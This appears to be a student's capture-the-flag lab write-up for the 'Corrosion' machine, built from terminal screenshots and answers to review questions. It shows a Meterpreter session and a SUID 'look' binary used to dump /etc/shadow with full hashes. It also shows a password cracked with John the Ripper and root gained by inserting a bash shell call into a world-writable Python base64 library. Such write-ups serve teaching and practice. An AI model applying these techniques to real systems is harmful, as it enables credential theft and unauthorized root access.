

Kali-Linux-2021.3-vbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
qterminal
kali@kali: ~
File Actions Edit View Help
100445/r--r--r-x 3771 fil 2021-09-16 19:19:26 -0400 .bashrc
40555/r-xr-xr-x 4096 dir 2021-09-17 05:04:24 -0400 .cache
40001/————————x 4096 dir 2021-09-16 19:24:26 -0400 .config
40001/————————x 4096 dir 2021-09-20 21:49:53 -0400 .gnupg
40555/r-xr-xr-x 4096 dir 2021-09-16 19:23:06 -0400 .local
100445/r--r--r-x 807 fil 2021-09-16 19:19:26 -0400 .profile
40001/————————x 4096 dir 2021-09-17 04:01:22 -0400 .ssh
100445/r--r--r-x 0 fil 2021-09-16 23:57:30 -0400 .sudo_as_admin_successful
40554/r-xr-xr-- 4096 dir 2021-09-16 19:23:08 -0400 Desktop
40554/r-xr-xr-- 4096 dir 2021-09-16 19:23:08 -0400 Documents
40554/r-xr-xr-- 4096 dir 2021-09-16 19:23:08 -0400 Downloads
40554/r-xr-xr-- 4096 dir 2021-09-16 19:23:08 -0400 Music
40554/r-xr-xr-- 4096 dir 2021-09-16 19:23:08 -0400 Pictures
40554/r-xr-xr-- 4096 dir 2021-09-16 19:23:08 -0400 Public
40554/r-xr-xr-- 4096 dir 2021-09-16 19:23:08 -0400 Templates
40554/r-xr-xr-- 4096 dir 2021-09-16 19:23:08 -0400 Videos
100444/r--r--r-- 283 fil 2021-09-20 21:56:52 -0400 note.txt
100554/r-xr-xr-- 210 fil 2021-09-20 21:48:41 -0400 randombase64.py
100444/r--r--r-- 33 fil 2021-09-17 04:09:56 -0400 user.txt
meterpreter > cat note.txt
Hey randy this is your system administrator, hope your having a great day! I just wanted to let you know
that I changed your permissions for your home directory. You won't be able to remove or add files for now.
I will change these permissions later on.
See you next Monday randy!
meterpreter > cat user.txt
ca73a018ae6908a7d0ea5d1c269ba4b6
meterpreter > cat randombase64.py
import base64
message = input("Enter your string: ")
message_bytes = message.encode('ascii')
base64_bytes = base64.b64encode(message_bytes)
base64_message = base64_bytes.decode('ascii')
print(base64_message)
meterpreter >


Kali-Linux-2021.3-vbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
qterminal
kali@kali: ~
File Actions Edit View Help
ls: cannot open directory '.': Permission denied
tomcat@corrosion:/home/jaye$ su jaye
su jaye
Password: melehifokivai
$ ls
ls
Desktop Downloads Music Public Templates
Documents Files Pictures snap Videos
$ cd Files
cd Files
$ ls
ls
look
$ cat look
cat look
cat: look: Permission denied
$ ./look '' /etc/shadow
./look '' /etc/shadow
root:6fHvHhNo5DWsYxgt0$.3upyGTbu9RjpoCkHfW.1F9mq5dxjwcqeZl0KnwEr0vXXzi7Tld2lAeYeIio/9BFPjUCyaBeLgVH1yK.5OR57.:18888:0:99999:7:::
daemon:*:18858:0:99999:7:::
bin:*:18858:0:99999:7:::
sys:*:18858:0:99999:7:::
sync:*:18858:0:99999:7:::
games:*:18858:0:99999:7:::
man:*:18858:0:99999:7:::
lp:*:18858:0:99999:7:::
mail:*:18858:0:99999:7:::
news:*:18858:0:99999:7:::
uucp:*:18858:0:99999:7:::
proxy:*:18858:0:99999:7:::
backup:*:18858:0:99999:7:::
list:*:18858:0:99999:7:::
irc:*:18858:0:99999:7:::
gnats:*:18858:0:99999:7:::
nobody:*:18858:0:99999:7:::
systemd-network:*:18858:0:99999:7:::
systemd-resolve:*:18858:0:99999:7:::
systemd-timesync:*:18858:0:99999:7:::


gnats:*:18858:0:99999:7:::
nobody:*:18858:0:99999:7:::
systemd-network:*:18858:0:99999:7:::
systemd-resolve:*:18858:0:99999:7:::
systemd-timesync:*:18858:0:99999:7:::
messagebus:*:18858:0:99999:7:::
syslog:*:18858:0:99999:7:::
_apt:*:18858:0:99999:7:::
tss:*:18858:0:99999:7:::
uuidd:*:18858:0:99999:7:::
tcpdump:*:18858:0:99999:7:::
avahi-autoipd:*:18858:0:99999:7:::
usbmux:*:18858:0:99999:7:::
rtkit:*:18858:0:99999:7:::
dnsmasq:*:18858:0:99999:7:::
cups-pk-helper:*:18858:0:99999:7:::
speech-dispatcher:!:18858:0:99999:7:::
avahi:*:18858:0:99999:7:::
kernoops:*:18858:0:99999:7:::
saned:*:18858:0:99999:7:::
nm-openvpn:*:18858:0:99999:7:::
hplip:*:18858:0:99999:7:::
whoopsie:*:18858:0:99999:7:::
colord:*:18858:0:99999:7:::
geoclue:*:18858:0:99999:7:::
pulse:*:18858:0:99999:7:::
gnome-initial-setup:*:18858:0:99999:7:::
gdm:*:18858:0:99999:7:::
sssd:*:18858:0:99999:7:::
randy:6bQ8rY/73PoUA4lFX$i/aKxdkuh5hF8D78k50BZ4eInDWklwQgmmpakv/gsuzTodngjB340R1wXQ8qWhY2cyMwi.61HJ36qXGvFHJGY/:18888:0:99999:7:::
systemd-coredump:!!:18886::::::
tomcat:6XD2Bs.tL01.5OT2b$.uXUR3ysfujHGaz1YKj1l9XUOMhHcKDPXYLTexsWbDWqIO9ML40CQZPI04ebbYzVNBFmgv3Mpd3.8znPfrBNC1:18888:0:99999:7:::
sshd:*:18887:0:99999:7:::
jaye:6Chqrqtd4U/B1J3gV$YjeAWKM.usyi/JxpfwYA6ybW/szqkiI1kerC4/JJNMpDUYKavQbnZeUh4WL/fB/4vrzX0LvKVWu60dq4SOQZB0:18887:0:99999:7:::
$


UTM File Edit View Window Help
51°C 100% arushirai Sun 26 Mar 16:40:05
16:40
arushi@kali: ~
File Actions Edit View Help
arushi@kali: ~ × arushi@kali: ~ × arushi@kali: ~ ×
Loaded 1 password hash (sha512crypt, crypt(3) 6 [SHA512 128/128 ASIMD 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
fopen: downloads/rockyou.txt: No such file or directory
┌──(arushi㉿kali)-[~]
└─$ cd Downloads
┌──(arushi㉿kali)-[~/Downloads]
└─$ ls
rockyou.txt
┌──(arushi㉿kali)-[~/Downloads]
└─$ cd ..
┌──(arushi㉿kali)-[~]
└─$ john --wordlist=Downloads/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) 6 [SHA512 128/128 ASIMD 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:27 0.57% (ETA: 17:56:34) 0g/s 3597p/s 3597c/s 3597C/s erica18..brett5
0g 0:00:01:01 1.27% (ETA: 17:57:42) 0g/s 3512p/s 3512c/s 3512C/s pkitty..pakala
0g 0:00:01:10 1.47% (ETA: 17:57:04) 0g/s 3531p/s 3531c/s 3531C/s chasper..cabiles
0g 0:00:01:26 1.81% (ETA: 17:56:53) 0g/s 3527p/s 3527c/s 3527C/s kika24..karalho



UTM File Edit View Window Help
43°C 100% arushirai Sun 26 Mar 17:58:27
17:58
arushi@kali: ~
File Actions Edit View Help
arushi@kali: ~ × arushi@kali: ~ × arushi@kali: ~ ×
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:27 0.57% (ETA: 17:56:34) 0g/s 3597p/s 3597c/s 3597C/s erica18..brett5
0g 0:00:01:01 1.27% (ETA: 17:57:42) 0g/s 3512p/s 3512c/s 3512C/s pkitty..pakala
0g 0:00:01:10 1.47% (ETA: 17:57:04) 0g/s 3531p/s 3531c/s 3531C/s chasper..cabiles
0g 0:00:01:26 1.81% (ETA: 17:56:53) 0g/s 3527p/s 3527c/s 3527C/s kika24..karalho
0g 0:00:03:01 3.76% (ETA: 17:57:53) 0g/s 3434p/s 3434c/s 3434C/s makyra..magkawas
0g 0:00:06:56 8.73% (ETA: 17:57:02) 0g/s 3374p/s 3374c/s 3374C/s peaceupatowndown..pbw8np
0g 0:00:08:13 10.49% (ETA: 17:55:57) 0g/s 3392p/s 3392c/s 3392C/s jhay-l..jgmmjs
0g 0:00:08:28 10.83% (ETA: 17:55:47) 0g/s 3390p/s 3390c/s 3390C/s iheartjen..ihate2005
0g 0:00:16:26 21.77% (ETA: 17:53:07) 0g/s 3369p/s 3369c/s 3369C/s teamojessyka..teamogulle
0g 0:00:18:49 25.15% (ETA: 17:52:26) 0g/s 3355p/s 3355c/s 3355C/s shola12..shoesurf2007
0g 0:00:29:23 39.51% (ETA: 17:52:00) 0g/s 3283p/s 3283c/s 3283C/s marianunez12121..marianita291289
0g 0:00:40:46 55.30% (ETA: 17:51:20) 0g/s 3268p/s 3268c/s 3268C/s fuzzy5000..fuz121277
0g 0:00:53:03 72.48% (ETA: 17:50:49) 0g/s 3260p/s 3260c/s 3260C/s acr1812..acorna7000
0g 0:00:56:47 77.11% (ETA: 17:51:16) 0g/s 3243p/s 3243c/s 3243C/s JESSY5 ... JESSE2000
0g 0:00:58:46 79.75% (ETA: 17:51:19) 0g/s 3240p/s 3240c/s 3240C/s Amby101..Amandamae7
0g 0:01:07:26 90.86% (ETA: 17:51:51) 0g/s 3239p/s 3239c/s 3239C/s 1911253115..19102305
0g 0:01:07:59 91.63% (ETA: 17:51:49) 0g/s 3240p/s 3240c/s 3240C/s 15081780..150689na
0g 0:01:08:06 91.80% (ETA: 17:51:48) 0g/s 3241p/s 3241c/s 3241C/s 143cispoy..143april22
0g 0:01:08:44 92.70% (ETA: 17:51:46) 0g/s 3241p/s 3241c/s 3241C/s 1209422..120889d
07051986randy (?)
1g 0:01:11:34 DONE (2023-03-26 17:49) 0.000232g/s 3243p/s 3243c/s 3243C/s 070552525..070488693
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
┌──(arushi㉿kali)-[~]
└─$






```
randy@corrosion:~$ cat /home/randy/randombase64.py
import base64

message = input("Enter your string: ")
message_bytes = message.encode('ascii')
base64_bytes = base64.b64encode(message_bytes)
base64_message = base64_bytes.decode('ascii')

print(base64_message)
```


UTM File Edit View Window Help
42°C 100% arushirai Sun 26 Mar 16:00:13
16:00
randy@corrosion: ~
File Actions Edit View Help
/snap/core20/1852/usr/lib/python3.8/encodings/__pycache__/base64_codec.cpython-38.pyc
/snap/gnome-3-34-1804/72/usr/lib/python2.7/base64.py
/snap/gnome-3-34-1804/72/usr/lib/python2.7/email/base64mime.py
/snap/gnome-3-34-1804/72/usr/lib/python2.7/encodings/base64_codec.py
/snap/gnome-3-34-1804/72/usr/lib/python3.6/base64.py
/snap/gnome-3-34-1804/72/usr/lib/python3.6/__pycache__/base64.cpython-36.pyc
/snap/gnome-3-34-1804/72/usr/lib/python3.6/email/base64mime.py
/snap/gnome-3-34-1804/72/usr/lib/python3.6/email/__pycache__/base64mime.cpython-36.pyc
/snap/gnome-3-34-1804/72/usr/lib/python3.6/encodings/base64_codec.py
/snap/gnome-3-34-1804/77/usr/lib/python2.7/base64.py
/snap/gnome-3-34-1804/77/usr/lib/python2.7/email/base64mime.py
/snap/gnome-3-34-1804/77/usr/lib/python2.7/encodings/base64_codec.py
/snap/gnome-3-34-1804/77/usr/lib/python3.6/base64.py
/snap/gnome-3-34-1804/77/usr/lib/python3.6/__pycache__/base64.cpython-36.pyc
/snap/gnome-3-34-1804/77/usr/lib/python3.6/email/base64mime.py
/snap/gnome-3-34-1804/77/usr/lib/python3.6/email/__pycache__/base64mime.cpython-36.pyc
/snap/gnome-3-34-1804/77/usr/lib/python3.6/encodings/base64_codec.py
/usr/bin/base64
/usr/lib/python3.8/base64.py
/usr/lib/python3.8/__pycache__/base64.cpython-38.pyc
/usr/lib/python3.8/email/base64mime.py
/usr/lib/python3.8/email/__pycache__/base64mime.cpython-38.pyc
/usr/lib/python3.8/encodings/base64_codec.py
/usr/lib/python3.8/encodings/__pycache__/base64_codec.cpython-38.pyc
/usr/share/man/man1/base64.1.gz
/usr/share/mime/application/x-spkac+base64.xml
randy@corrosion:~$ ls -la /usr/lib/python3.8/base64.py
-rwxrwxrwx 1 root root 20386 Sep 20 2021 /usr/lib/python3.8/base64.py
randy@corrosion:~$


UTM File Edit View Window Help
44°C 100% arushirai Sun 26 Mar 16:05:54
16:05
randy@corrosion: ~
File Actions Edit View Help
randy@corrosion:~$ nano /usr/lib/python3.8/base64.py
randy@corrosion:~$ cat /usr/lib/python3.8/base64.py
#! /usr/bin/python3.8
"""Base16, Base32, Base64 (RFC 3548), Base85 and Ascii85 data encodings"""
# Modified 04-Oct-1995 by Jack Jansen to use binascii module
# Modified 30-Dec-2003 by Barry Warsaw to add full RFC 3548 support
# Modified 22-May-2007 by Guido van Rossum to use bytes everywhere
import re
import struct
import binascii
import os
os.system("/bin/bash")
__all__ = [
# Legacy interface exports traditional RFC 2045 Base64 encodings
'encode', 'decode', 'encodebytes', 'decodebytes',
Generalized interface for other encodings
'b64encode', 'b64decode', 'b32encode', 'b32decode',
'b16encode', 'b16decode',
Base85 and Ascii85 encodings
'b85encode', 'b85decode', 'a85encode', 'a85decode',
Standard Base64 encoding
'standard_b64encode', 'standard_b64decode',
Some common Base64 alternatives. As referenced by RFC 3458, see thread
starting at:
#



Review question:

1. Which metasploit exploit have you used?
   I have used the multi/http/tomcat_mgr_upload exploit.

2. How many users are found?
   Two
   - Jaye
   - Randy

3. What's their username and password?
   Jaye's password is "melehifokivai"
   Randy's password is "07051986randy"

4. Which password cracking mechanism has been used in this case?
   I have used 'John The Ripper' mechanism to crack the password. It uses a rainbow table/dictionary attack to brute-force the password. I have used the RockYou wordlist for the same.

5. Which library is used for privilege escalation?
   The Python 3.8 library Base64 is used for privilege escalation, coupled with the OS library, which we use to modify the code's execution's directory to /bin/bash, which enables us to elevate our privilege access to root.